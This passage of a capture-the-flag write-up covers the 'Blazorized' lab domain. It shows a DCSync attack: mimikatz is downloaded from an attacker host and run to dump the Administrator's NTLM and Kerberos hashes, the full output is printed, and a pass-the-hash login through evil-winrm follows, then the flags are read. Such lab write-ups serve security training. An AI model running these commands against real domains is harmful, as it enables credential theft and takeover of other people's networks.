In the Bloodhound report we see that the ssa_6010 user has the DCSync permission over the domain. We can mimikatz to dump the NTLM hash of the Administrator user and login using the Pass-The-Hash method.
PS C:\Windows\system32> cd C:\Temp
PS C:\Temp> iwr http://10.10.14.122/mimikatz.exe -outfile mimikatz.exe
PS C:\Temp> .\mimikatz.exe 'lsadump::dcsync /user:blazorized\Administrator'
.\mimikatz.exe 'lsadump::dcsync /user:blazorized\Administrator'

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:blazorized\Administrator
[DC] 'blazorized.htb' will be the domain
[DC] 'DC1.blazorized.htb' will be the DC server
[DC] 'blazorized\Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2/25/2024 12:54:43 PM
Object Security ID   : S-1-5-21-2039403211-964143010-2924010611-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: f55ed1465179ba374ec1cad05b34a5f3
    ntlm- 0: f55ed1465179ba374ec1cad05b34a5f3
    ntlm- 1: eecc741ecf81836dcd6128f5c93313f2
    ntlm- 2: c543bf260df887c25dd5fbacff7dcfb3
    ntlm- 3: c6e7b0a59bf74718bce79c23708a24ff
    ntlm- 4: fe57c7727f7c2549dd886159dff0d88a
    ntlm- 5: b471c416c10615448c82a2cbb731efcb
    ntlm- 6: b471c416c10615448c82a2cbb731efcb
    ntlm- 7: aec132eaeee536a173e40572e8aad961
    ntlm- 8: f83afb01d9b44ab9842d9c70d8d2440a
    ntlm- 9: bdaffbfe64f1fc646a3353be1c2c3c99
    lm  - 0: ad37753b9f78b6b98ec3bb65e5995c73
    lm  - 1: c449777ea9b0cd7e6b96dd8c780c98f0
    lm  - 2: ebbe34c80ab8762fa51e04bc1cd0e426
    lm  - 3: 471ac07583666ccff8700529021e4c9f
    lm  - 4: ab4d5d93532cf6ad37a3f0247db1162f
    lm  - 5: ece3bdafb6211176312c1db3d723ede8
    lm  - 6: 1ccc6a1cd3c3e26da901a8946e79a3a5
    lm  - 7: 8b3c1950099a9d59693858c00f43edaf
    lm  - 8: a14ac624559928405ef99077ecb497ba

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 36ff197ab8f852956e4dcbbe85e38e17

* Primary:Kerberos-Newer-Keys *
    Default Salt : BLAZORIZED.HTBAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 29e501350722983735f9f22ab55139442ac5298c3bf1755061f72ef5f1391e5c
      aes128_hmac       (4096) : df4dbea7fcf2ef56722a6741439a9f81
      des_cbc_md5       (4096) : 310e2a0438583dce
    OldCredentials
      aes256_hmac       (4096) : eeb59c1fa73f43372f40f4b0c9261f30ce68e6cf0009560f7744d8871058af2c
      aes128_hmac       (4096) : db4d9e0e5cd7022242f3e03642c135a6
      des_cbc_md5       (4096) : 1c67ef730261a198
    OlderCredentials
      aes256_hmac       (4096) : bb7fcd1148a3863c9122784becf13ff7b412af7d734162ed3cb050375b1a332c
      aes128_hmac       (4096) : 2d9925ef94916523b24e43d1cb8396ee
      des_cbc_md5       (4096) : 9b01158c8923ce68

* Primary:Kerberos *
    Default Salt : BLAZORIZED.HTBAdministrator
    Credentials
      des_cbc_md5       : 310e2a0438583dce
    OldCredentials
      des_cbc_md5       : 1c67ef730261a198

* Packages *
    NTLM-Strong-NTOWF
...
We get the NTLM hash for the Administrator, f55ed1465179ba374ec1cad05b34a5f3. We now just login using Evil-WinRM.
$ evil-winrm -i blazorized.htb -u 'Administrator' -H 'f55ed1465179ba374ec1cad05b34a5f3'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\desktop> whoami
blazorized\administrator
Flags
In the Administrator shell we can obtain the user and root flags.
*Evil-WinRM* PS C:\Users\Administrator\desktop> type C:\users\nu_1055\Desktop\user.txt
<REDACTED>
*Evil-WinRM* PS C:\Users\Administrator\desktop> type C:\users\Administrator\Desktop\root.txt
<REDACTED>